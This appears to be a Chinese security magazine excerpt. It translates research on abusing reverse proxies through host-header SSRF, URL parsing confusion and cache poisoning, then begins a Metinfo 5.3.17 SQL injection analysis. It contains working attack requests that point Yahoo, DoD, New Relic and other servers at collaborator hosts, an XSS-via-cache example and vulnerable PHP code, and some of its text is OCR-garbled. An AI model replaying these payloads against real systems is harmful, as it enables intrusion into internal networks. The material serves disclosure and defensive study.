
The payload was sent at Mon Jun 05 17:18:33 BST 2017 and received on 2017-Jun-05 20:36:46 UTC



2. 扩大范围

Collaborator Everything 对于单一目标的人工审计十分高效，论文中半数的漏洞都是用它发现的。然而，在这个研究中，我注意到雅虎服务器的某个漏洞无论扫描多少次，每次扫描只有百分之三十的成功几率。这个问题的核心原因是雅虎使用了 DNS 轮询来负载均衡三个前台服务器的入站请求，而这三个服务器只有一个有那个漏洞。这种奇怪的问题对安全审计影

响很小，然而它能产生破坏负载均衡的漏洞。为了确保所监测到有具有漏洞的服务器，系统地验证并把攻击载荷发送到目标网络设施是十分重要的步骤。




我一开始使用 Burp Collaborator 和修改过的 Masscan，后来由于追求 HTTP/1.1 和 HTTPS 的支持，就用 Zmap/ZGrab 来代替 Masscan。为了关联回链到对应的主机，我在攻击载荷前加了目标的主机名，比如在 example.com 的漏洞会发送一个类似 example.com.collaboratorid.burpcollaborator.net 的 DNS 查询。攻击目标的域名和 IP 地址是从合法的漏洞奖励计划筛选的。我利用这个技术鉴定成千上万的 IP 地址了，并且分析出大概有五万个在监听 80/443 端口。之后再用 DNS 反查技术，发现相当一部分的伪装成谷歌的网络设施，也许它们不太愿意受到安全审计吧。

如果发送的数据包不能命中服务器要害的话，效果甚微。为了最大化覆盖面，我对每个 IP 至多用了五个主机名来测试，并且都包含 HTTP 和 HTTPS。同样地，我也试着用 X-Forwarded-Proto: HTTPS 和 and onwards 触发边缘案例。Cache-Control: no-transform 头被我用来防止中间服务器篡改负载。

伪造请求

反向代理被用来把请求转发给内部服务器。它们通常在网络中有特权，比如接收外网信息并将其转发给 DMZ 内的服务器。通过合适的载荷，一些反向代理会被攻击者操控，去访问指定的地址。这会使他们成为 SSRF 的一种强大变体。这副图简单的描述了该种攻击：



注意，这类攻击总是利用伪造的请求，并影响一些工具的使用

(<https://github.com/zaproxy/zaproxy/issues/1318>), 而且在实验过程中你有可能攻击自己公司的或者 ISP 的网关。我会推荐 Burp Suite , mitmproxy , 和 Ncat/OpenSSL 当作你的工具。

无效主机

最简单的触发回调 (callback) 的方法是发送错误的 HTTP 主机头  :

```
GET / HTTP/1.1
Host: uniqid.burpcollaborator.net
Connection: close
```

虽然在某些圈子里已经家喻户晓了，这项技术依然不算流行。我利用它成功攻破了 27 个 DoD 服务器 ,自己的 ISP ,以及一个哥伦比亚 ISP ,和 <http://ats-vm.lorax.bf1.yahoo.com/>。为了表明问题的严重性，我们先拿 <http://ats-vm.lorax.bf1.yahoo.com/> 开刀。

首先，我们来看看上面运行的软件  :

```
GET / HTTP/1.1
Host: XX.X.XXX.XX:8082

HTTP/1.1 200 Connection Established
```

Date: Tue, 07 Feb 2017 16:32:50 GMT

Transfer-Encoding: chunked

Connection: close

Ok

/ HTTP/1.1 is unavailable

Ok

Unknown Command

Ok

Unknown Command

Ok

Unknown Command

Ok

不到一分钟，我就通过 HELP 命令知道服务器确切运行的软件  :

HELP / HTTP/1.1

Host: XX.X.XXX.XX:8082

HTTP/1.1 200 Connection Established

Date: Tue, 07 Feb 2017 16:33:59 GMT

Transfer-Encoding: chunked

Connection: keep-alive

Ok

Traffic Server Overseer Port

commands:

get <variable-list>

set <variable-name> = "<value>"

help

exit

example:

Ok

get proxy.node.cache.contents.bytes_free

proxy.node.cache.contents.bytes_free = "56616048"

Ok

Variable lists are conf/yts/stats records, separated by commas

Ok

Unknown Command

Ok

Unknown Command

Ok

Unknown Command

Ok

数行 'Unknown Command' 意味着服务器将每行文字当作一个单独的命令。这种一行一个命令的协议对于传统的 SSRF 来讲几乎不可能利用。幸运的是，以路由为基础的 SSRF 灵活性更强，并且我能在发送 GET 请求的同时附带包含着命令的 POST 参数 ：

GET / HTTP/1.1

Host: XX.X.XXX.XX:8082

Content-Length: 34

GET proxy.config.alarm_email

HTTP/1.1 200 Connection Established

Date: Tue, 07 Feb 2017 16:57:02 GMT

Transfer-Encoding: chunked

Connection: keep-alive

Ok

/ HTTP/1.1 is unavailable

Ok

Unknown Command


Ok

proxy.config.alarm_email = "nobody@yahoo-inc.com"

通过 SET 命令，我能够对雅虎的负载均衡集群做许多的配置，比如开启 SOCKS 代理，授予我的 IP 直接推送文件到服务器缓存的权限。我递交报告给雅虎并接受到了一万五千美元的奖励。几周后 ZGrab 发现了另一个有着类似问题的服务器，这又让我拿到了 5000 美元。

探索 British Telegram

在我尝试用非法主机名 fuzz 时，我注意到了一个收到 ip 与公司不对应的回链，其中包括了 <http://cloud.mail.ru>。我一开始认为这些公司用了 WAF 做保护，但是我又发现我可以发送请求到内网管理接口。看来并不是风平浪静啊。反查这个 IP 的域名，发现它来自 <http://bn-proxyXX.ealing.ukcore.bt.net>——BT 是一家英国通讯公司，也是我所在的公司的 ISP 供应商。从英国肯特得到一个被发去俄罗斯的回链是一个十分怪异的现象。我开始用 Burp Suite 来追踪，发现响应只花了五十毫秒，对于从英国到俄罗斯这么长的距离，五十毫秒的通信短的令人怀疑。



```
pi@untimely-demise: ~ $ sudo traceroute -T -p 80 94.100.180.7
traceroute to 94.100.180.7 (94.100.180.7), 30 hops max, 60 byte packets
1 bthub.home (192.168.1.254) 1.347 ms 1.403 ms 1.085 ms
2 ***
3 ***
4 31.55.185.188 (31.55.185.188) 12.361 ms 12.382 ms 13.346 ms
5 195.99.127.116 (195.99.127.116) 12.568 ms core1-hu0-9-0-0.colindale.ukcore.bt.net (195.99.127.132) 12.687 ms core1-hu0-8-0-5.colindale.ukcore.bt.net (195.99.127.146) 13.112 ms
6 195.99.127.68 (195.99.127.68) 17.230 ms core3-hu0-8-0-0.faraday.ukcore.bt.net (195.99.127.36) 12.818 ms core3-hu0-14-0-7.faraday.ukcore.bt.net (195.99.127.64) 11.373 ms
7 core2-Te0-4-0-5.ealing.ukcore.bt.net (62.172.183.191) 13.263 ms core1-Te0-0-4-0-2.ealing.ukcore.bt.net (213.121.193.30) 12.663 ms core2-Te0-4-0-6.ealing.ukcore.bt.net (213.121.193.72) 17.348 ms
8 cloud.mail.ru (94.100.180.7) 14.145 ms 13.654 ms 14.050 ms
pi@untimely-demise: ~ $
```

```
pi@untimely-demise: ~ $ sudo traceroute -T -p 443 94.100.180.7
traceroute to 94.100.180.7 (94.100.180.7), 30 hops max, 60 byte packets
1 bthub.home (192.168.1.254) 1.374 ms 1.384 ms 1.408 ms
2 ***
3 ***
4 31.55.185.188 (31.55.185.188) 11.893 ms 11.943 ms 12.629 ms
5 195.99.127.116 (195.99.127.116) 12.295 ms core1-hu0-8-0-5.colindale.ukcore.bt.net (195.99.127.146) 12.295 ms
6 195.99.127.16 (195.99.127.16) 16.025 ms core4-hu0-1-0-0-0.faraday.ukcore.bt.net (195.99.127.50) 11.742 ms core3-hu0-14-0-7.faraday.ukcore.bt.net (195.99.127.64) 11.837 ms
7 core1-Te0-0-4-0-5.ealing.ukcore.bt.net (213.121.193.24) 17.121 ms core1-Te0-4-0-2.ealing.ukcore.bt.net (62.172.183.185) 14.930 ms 14.428 ms
8 host213-121-193-226.ukcore.bt.net (213.121.193.226) 12.745 ms 12.577 ms 12.585 ms
9 213.137.183.17 (213.137.183.17) 14.176 ms 13.318 ms 12.827 ms
10 t2c4-xe-11-1-2-1.uk-lof.eu.bt.net (166.49.164.91) 26.394 ms t2c4-xe-1-1-2-1.uk-lof.eu.bt.net (166.49.164.75) 13.397 ms t2c4-xe-11-1-3-1.uk-lof.eu.bt.net (166.49.164.95) 19.042 ms
11 xe-11-0-2-frkt-or2.intl.ip.rosstelcom.ru (195.66.225.81) 28.526 ms 45.185 ms 44.806 ms
12 217.187.67.85 (217.187.67.85) 78.267 ms 77.007 ms 77.516 ms
13 188.254.92.246 (188.254.92.246) 65.485 ms 66.413 ms 66.557 ms
14 ***
15 ***
16 ***
17 cloud.mail.ru (94.100.180.7) 67.043 ms 65.670 ms 65.983 ms
pi@untimely-demise: ~ $
```

我推测到 cloud.email.ru 的 TCP 连接被我的 ISP 所终结。因为在 TCP 端口 443 (HTTPS)上传递的信息并没有被篡改，这意味着篡改我们流量的东西并没有 mail.ru 的证书，也就是说这个劫持是在未经 email.ru 同意的情况下进行的。无论在家还是公司，这一行为都可以被复现，有没有可能是 GNCQ 在监视我呢？当我发现我的朋友也会被类似劫持，我否认了之前的想法，然而这个神秘的设备究竟是什么呢？

为了去分析这个系统的真正目的，我使用 TTL 设置为 10 的 Masscan 去扫描所有 IPv4 公网上开放着 80 端口的主机。当排除了托管主机后，我有了一份目标 IP 的名单。在我对这份名单采样之后，我发现这个系统的初衷是拦截受版权保护的内容。在黑名单中的 IP 会被转发到一个端口来检查 HTTP 主机头，然后阻止这样的请求 ：

```
GET / HTTP/1.1
Host: www.icefilms.info

HTTP/1.1 200 OK
```

...

<p>Access to the websites listed on this page has been blocked pursuant to orders of the high court.</p>

事实上，绕过这一限制甚至不需要改动主机头。不过我把它留给读者当思考题。

这一配置会有几个严重的后果。多亏了像 Google Site 这样的虚拟主机，云主机，我的流量才会被这种黑名单所劫持。不过这也意味着所有访问这些站点来的流量都要被 BT 公司处理一遍。从黑名单服务器的角度来看，所有的 BT 都共用一份黑名单地址，这会导致 ISP 对其的滥用并使用户不能访问许多网站。同样地，如果我能用前面介绍的漏洞去控制管理员面板，那么就可能向成千上万的 BT 用户注入危险内容。最后，我想说明一下这种问题已经被忽视了很久。这几年来，我和英国其他的渗透测试人员在渗透时都多多少少经过这种端口，却还是忽略了它的存在。

我汇报了这类问题给一个我认识的 BT 同事，他们很快就解决了。他们表示这个系统是 CleanFeed 的一部分，一开始是用来阻拦儿童不宜的图片，后来，它又加入了版权保护的功能。

探索 METROTEL

后来我在一个叫 METROTEL 的哥伦比亚 ISP 发现了异样行为。Rapid7 的 Project Sonar 就用了被它投毒的 DNS 服务器。为了在传递 HTTPS 流量时不产生证书错误，他们从服务器名称指示中嗅探目标主机。我通知了 Rapid7 关于异常 DNS 服务器的事情，并用 Alexa top 1 million domain 列表找到被投毒目标。目标站点似乎是视频，图片网站，以及小众化的社交网站。然而我访问它们时都被重定向到 <http://internetsano.metrotel.net.co/>，并声称这个网站因为有儿童不宜的内容而被阻拦访问。

和 BT 一样，这个系统的初衷也许是好的，但是这个网站却没有被重新设计的痕迹。除了图像网站，这个网站也对 bbc.co.uk 这样的新闻网站进行投毒。虽然我还没验证，但是该网站可能会对包含某些敏感信息的新闻进行阻拦。

处理输入排序

星星之火，可以燎原。我们先来看看我收到的几个请求 ：

GET / HTTP/1.1
Host: burpcollaborator.net
Connection: close

他们多次触发了一个到 outage.< 被指定的域名>的请求 ：

```
GET /burpcollaborator.net/burpcollaborator.net HTTP/1.1
Host: outage.burpcollaborator.net
Via: o2-b.ycpi.tp2.yahoo.net
```

这种行为几乎不可预计，所以最好的处理是对 DNS, SSL 进行范解析。因为内部服务器并不会在路径中包含敏感数据，这种怪异的行为看似没有攻击点。幸运的是，如果你注册了 outage.< 被指定的域名> 并且把它解析为内网地址，那就可以发送到内部服务器的 Web 根目录的请求 ：

```
GET / HTTP/1.1
Host: ../?x=.vcap.me
Connection: close
```

这将导致如下请求 ：

```
GET /vcap.me/../?=x=.vcap.me
Host: outage.vcap.me
Via: o2-b.ycpi.tp2.yahoo.net
```

请求被解析完之后，URL 会变成 <https://outage.vcap.me/?x=whatever> vcap.me 是一个可以把所有对其子域名的请求解析成 127.0.0.1，因此我们相当于收到从 <https://127.0.0.1> 的数据。这个漏洞让我从雅虎收到 5000 美元的奖励。

主机重写

我之前用来创建恶意重置密码邮件 (<http://www.skeletonscribe.net/2013/05/practical-http-host-header-attacks.html>) 的方法对国防部的部分主机也有效。有些服务器会对主机头做白名单检查，但是却没想到解析时，在指定 HOST 时，它会被优先解析 ：

```
GET http://internal-website.mil/ HTTP/1.1
Host: xxxxxxxx.mil
Connection: close
```

利用这个特性，我可以访问许多内部服务器，其中包括了一个有漏洞的网上图书馆和一个文件传输服务器。

模糊请求

一些主机被 Incapsula 的 WAF 所保护。Incapsula 通过判断主机头来决定消息转发的目标，所以前面的的攻击不起作用。但是，Incapsula 通过截断端口来解析出主机，意外着以下的请求会被发送到 <http://incapsula-client.net> :

```
GET / HTTP/1.1
Host: incapsula-client.net:80@burp-collaborator.net
Connection: close
```

然而，收到 incapsula.net 消息转发的服务器会把 incapsula-client 以及 :80 当作用户名和密码来访问 burp-collaborator.net。除了暴露攻击面以外，这也会泄露服务器的真实 ip，让我们能绕过 Incapsula 的 WAF 保护。

打破常规

Broken request routing 漏洞并不总是由错误配置引起的。举个例子，以下在 New Relic 服务器的代码引起了高危漏洞 :

```
Url backendURL = "http://public-backend/";
String uri = ctx.getRequest().getRawUri();

URI proxyUri;
try {
    proxyUri = new URIBuilder(uri)
        .setHost(backendURL.getHost())
        .setPort(backendURL.getPort())
        .setScheme(backendURL.getScheme())
        .build();
} catch (URISyntaxException e) {
    Util.sendError(ctx, 400, INVALID_REQUEST_URL);
    return;
}
```

这个代码看上去没什么问题——它用硬编码后的后端服务器地址替换用户提供的 URL，然而 Apache HttpComponents server 库需要一个从 '/' 开始的路径才能正常运作，如下请求 :

```
GET @burp-collaborator.net/ HTTP/1.1
Host: newrelic.com
Connection: close
```

会被重写为 `http://public-backend@burp-collaborator.net` 并且发送请求到 `http://burp-collaborator.net`。这个漏洞也给我访问内网的权限。

不幸的是 New Relic 不肯给我奖励，但他们很快修复了这个漏洞。我也向 Apache 基金会汇报了这个问题。除了在 New Relic，我还在雅虎的 17 个服务器中发现了类似问题，并且赚了 8000 美刀。

隧道

用@来误导 URL 解析十分奏效。然而并不是所有的系统支持这种形式的 URL，因此我尝试了一下变体 ：

```
GET xyz.burpcollaborator.net:80/bar HTTP/1.1
Host: demo.globaleaks.org
Connection: close
```

这可能会让主机去访问公开服务器 `http://xyz.burpcollaborator.net`，然后我们的 DNS 服务器可以收到请求。然而我的 DNS 却收到来自不同地址的查询 ：

```
xYZ.BurpcoLLABoRaTOR.neT. from 89.234.157.254
Xyz.burPColLABorAToR.nET. from 62.210.18.16
xYz.burpColLaBorATOR.net. from 91.224.149.254
```

GlobalLeak 利用 Tor2Web 来将入站请求发送到一个 Tor 匿名服务来隐藏其真是地址。Tor 退出节点时用了模糊化机制来加强 DNS 的安全性，这个机制导致 Burp Collaborator 拒绝回复消息并出发大规模的查询请求。

这个漏洞有一个问题——当所有的请求被导向 Tor 时，我们不能任意访问内网服务。即便如此，我们还是可以利用它当跳板攻击其它服务器。除此之外，让网站通过 Tor 访问恶意站点也会暴露许多攻击面。

攻击辅助系统

我们已经探索了许多反向端口和误导它们发送请求的技术，但到目前为止影响都十分相似。在这个章节我们会攻击后台分析系统和缓存系统，通常，找到一个这类系统的高危漏洞比前面介绍的回调要难很多。

信息收集

基于路由的攻击通常不会影响网站的正常运作，然而 Collaborator Everywhere 在每个请求注入许多不同的攻击 ：

```
GET / HTTP/1.1
Host: store.starbucks.ca
X-Forwarded-For: a.burpcollaborator.net
True-Client-IP: b.burpcollaborator.net
Referer: http://c.burpcollaborator.net/
X-WAP-Profile: http://d.burpcollaborator.net/wap.xml
Connection: close
```

X-Forwarded-For

X-Forwarded-For 和 True-Client-IP 头是易于触发而难于利用的攻击，它们通常用来伪造 IP 地址或者主机名。信任这些头部的服务器通常会执行 DNS 查询来将主机名解析成 IP。这意味着它们会被 IP 伪造攻击所影响，除非你能用 DNS 破坏内存，它的回调本身不能被利用。

Referer

类似的，Web 分析系统会抓取 Referer 头中的 URL。有些为了 SEO，甚至爬去整个 referer URL 中的内容。这个行为十分有用，因此我们应该关闭 robot.txt 的限制。很明显，由于我们无法得知分析系统收到的内容，这是一个 blind SSRF 漏洞。这个行为一般需要一段时间才会触发，因此我们更加难以利用它了。

参数重复

出于种种原因，Incapsula 会多次获取参数。然而他们并没有漏洞奖励计划，因此我也不可能去探索它是否可以被利用。

X-Wap-Profile

这是一个非常老的 HTTP 头了，这是用来放置一个描述兼容性，比如设备大小，是否支持蓝牙等信息的 XML 地址，比如 `<>`：

```
GET / HTTP/1.1
Host: facebook.com
X-Wap-Profile: http://nds1.nds.nokia.com/uaprof/N6230r200.xml
Connection: close
```

这会将 X-Wap-Profile 中的 XML 提取出来，然后再解析里面的内容。如果没有配置好的话，还是可以被利用的。可惜的是支持这个头的网站不多，而 Facebook 是唯一一个在提

供漏洞奖励的网站中支持它的。Facebook 每 26 小时才解析一次这种 XML，因此利用它来攻击不大实际。

攻击远程客户端

在这些情况下，直接的 SSRF 攻击不能让我们接收到从应用返回的内容。我的第一个想法是利用 RCE 来盲打内网。然而这个技术并不能吸引我，所以我选择专注与回链的客户端。和反向代理一样，这些客户端的安全性不高。我能在其建立 HTTPS 链接时利用 heartbleed 漏洞来获得内存信息。它们所使用 PhantomJS 这样的 Headless Browser 通常也是没有打补丁的旧版本。基于 Windows 的客户端可能会自动将域凭据记载到由 SpiderLab 提供的 Responder 服务器，Icamtuf 的 p0f 也可以在 UA 被伪造的情况下挖掘实际客户端。

虽然有些 应用会无视输入的 URL，但也有许多库会处理它们并展示出奇怪的现象。比如 Tumblr 的 URL 预览功能只设计时支持 HTTP，不过它也可以重定向你到 ftp 服务。Orange Tsai 指出并分析了许多类似的议题。

一些客户端不下载完整页面——他们只是简单地渲染并选择一些 JavaScript 执行。手工挖掘这些客户端潜在的漏洞几乎不可能，因此我的同事 Gareth Heyes 开发出了一个叫 'Rendering Engine Hackability Probe' 的软件来探测 JavaScript 特殊原型及常见的漏洞，比如无视 SOP。



我们可以看到，它发现了罕见的 JavaScript 原型——'parity' 和 'System'。这些特别的原型可能没用，也有可能帮大忙。'party' 可以用来拿用户钱包里的公匙并公开余额。JXBrowser 可以让开发者添加一段 Javascript/Java 桥接。而且在去年，我们发现了使其任意代码执行的方法。错误配置并启用 JavaScript 的客户端也可以通过 file:///URLs 访问。这会使本地文件或变量被 XSS 读取。同样地，我们也可以用它来进行 blind SSRF。我们在不执行 JS 的客户端进行了基本的测试。

预缓存

在寻找漏洞时，我注意到一个军队相关的服务器的奇怪行为。发送以下请求时 ：

```
GET / HTTP/1.1
Host: burpcollaborator.net
```

一开始它返回正常的请求。不过我后面又收到了如下请求 ：

```
GET /jquery.js HTTP/1.1
GET /abrams.jpg HTTP/1.1
```

有东西在对我发出去的请求进行解析并打算从中获取资源。当我看到 `` 时，我意识到了它会使用我给的 `host` 头部来完善绝对地址并抓取文件。我通过它的反向代理确认了这一点。这样的话，我就可以通过注入假的 JPG 地址来进行反射形 XSS ：


```
POST /xss.cgi HTTP/1.1
Content-Length: 103
Connection: close

xss=
```

反向代理会这样抓取并保存信息到缓存中 ：

```
GET /index.php/fake.jpg
Host: internal-server.mil
Connection: close
```

以下是攻击流程图：



注意在 URL 为绝对路径的情况下，就算注入一个完全不存在的主机头，在这里的 XSS 也依旧可以工作。

总结：

近几年的漏洞奖励计划鼓励了更多研究，我们同时也可以在短短时间内收集大规模的主机信息。利用它们，我展示了攻击反向代理的一些手段，并且赚到了三万三千美金。为了更好的防护，反向代理应该也被放置到 DMZ 中，并阻挡对内部网络的访问。

同时我也展示了如何获后台系统的操作权限。虽然比前台系统更难，但是它们暴露了更深一层的攻击面。最后，我添加探测路由漏洞的功能到 Burp Suite，并公开了该项目来帮助更多的研究人员。

参考：

<https://portswigger.net/knowledgebase/papers/CrackingTheLens-whitepaper.pdf>

f

二向箔



Web安全工程师线上入门班课程

上线啦！

Web安全工程师 = 乘梦起航



- 了解Web应用程序架构
- 熟悉Web常见漏洞原理
- 掌握Web基础安全漏洞利用方式与防御方法
- 熟悉渗透测试流程
- 熟练使用多种渗透测试工具

作业系统 考试管理
 老师答疑 毕业评定

让你有一个不一样的学习之旅！

学员考试成绩合格颁发i春秋学院的结业证书。

报



名

咨

谢老师: 18513200565
曹老师: 15313088816
Q Q号: 2097706690

线上课程
点我报名



【漏洞分析】

Metinfo 5.3.17 前台 SQL 注入漏洞分析

作者：phithon

原文地址：<https://www.leavesongs.com/PENETRATION/metinfo-5.3.17-sql-injection.html>

0x00 前言

Metinfo 8 月 1 日升级了版本，修复了一个影响小于等于 5.3.17 版本（几乎可以追溯到所有 5.x 版本）的 SQL 注入漏洞。这个 SQL 注入漏洞不受软 WAF 影响，可以直接获取数据，影响较广。

0x01 漏洞原理分析

漏洞出现在 /include/global.func.php 文件的 jump_pseudo 函数 ：

```
<?php
/*静态页面跳转*/
function jump_pseudo(){
    global $db,$met_skin_user,$pseudo_jump;
    global $met_column,$met_news,$met_product,$met_download,$met_img,$met_job;
    global $class1,$class2,$class3,$id,$lang,$page,$selectedjob;
    global $met_index_type,$index,$met_pseudo;
    if($met_pseudo){
        $metadmin[pagename]=1;

$pseudo_url=$_SERVER[HTTP_X_REWRITE_URL]?$_SERVER[HTTP_X_REWRITE_URL]:$_SERVER[REQUEST_URI];

$pseudo_jump=@strstr($_SERVER['SERVER_SOFTWARE'],'IIS')&&$_SERVER[HTTP_X_REWRITE_URL]=="?1:$pseudo_jump;
        $dirs=explode('/',$pseudo_url);
        $dir dirname=$dirs[count($dirs)-2];
        $dir filename=$dirs[count($dirs)-1];
        if($pseudo_jump!=1){
            $dir filenames=explode('?',$dir filename);
            switch($dir filenames[0]){
                case 'index.php':
                    if(!$class1&& !$class2&& !$class3){
```

```
if($index=='index'){
    if($lang==$met_index_type){
        $jump['url']= './';
    }else{
        $jump['url']='index-'.$lang.'.html';
    }
}else{
    if($lang==$met_index_type){
        $jump['url']= './';
    }else{
        $id=$class3?$class3:($class2?$class2:$class1);
        if($id){
            $query="select * from $met_column where id='$id'";
        }else{
            $query="select * from $met_column where
foldername='$dir dirname' and lang='$lang' and (classtype='1' or releclass!='0') order by id asc";
        }
        $jump=$db->get_one($query);
        $psid= ($jump['filename']<>"" and
$metadmin['pagename'])? $jump['filename']:$jump['id'];
        if($jump[module]==1){
            $jump['url']= './'.$psid.'-'.$lang.'.html';
        }else if($jump[module]==8){
            $jump['url']= './index-'.$lang.'.html';
        }
        else{
            if($page&&$page!=1)$psid.=-$page;
            $jump['url']= './list-'.$psid.'-'.$lang.'.html';
        }
    }
}
...
}
```

代码截的不全，只关注一下这几个操作：

`$pseudo_url=$_SERVER[HTTP_X_REWRITE_URL]?$_SERVER[HTTP_X_REWRITE_URL]:$_SERVER[REQUEST_URI];` : 从\$_SERVER[HTTP_X_REWRITE_URL]中获取\$pseudo_url变量

`$dirs=explode('/', $pseudo_url);` : 将\$pseudo_url变量用斜线分割成\$dirs数组

`$dir dirname=$dirs[count($dirs)-2];` : 获取\$dirs的倒数第二个元素作为\$dir dirname变量

`$query="select * from $met_column where foldername='$dir dirname' and lang='$lang' and (classtype='1' or releclass!='0') order by id asc";` : \$dir dirname变量被拼接进SQL语句

所以,通过分析可知,\$_SERVER[HTTP_X_REWRITE_URL]的一部分,最终被拼接进SQL语句。那么,如果Metinfo没有对HTTP头进行验证的情况下,将导致一个SQL注入漏洞。

看一下Metinfo对于变量的获取方式 :

```
<?php
foreach(array('_COOKIE', '_POST', '_GET') as $_request) {
    foreach($$_request as $_key => $_value) {
        $_key{0} != '_' && $$key = daddslashes($_value,0,0,1);
        $_M['form'][$_key] = daddslashes($_value,0,0,1);
    }
}
```

使用daddslashes函数过滤GPC变量,daddslashes这个函数确实很讨厌,不光有转义,而且有很不友好的软WAF。但我们这里这个注入点是来自于 SERVER 变量,所以是不受软WAF影响的。

0x02. 漏洞利用缺陷

那么,我们看看如何才能进入这个注入的位置。

jump_pseudo函数前面有一些条件语句,归纳一下主要有下面几个:

需要满足 if(\$met_pseudo)...

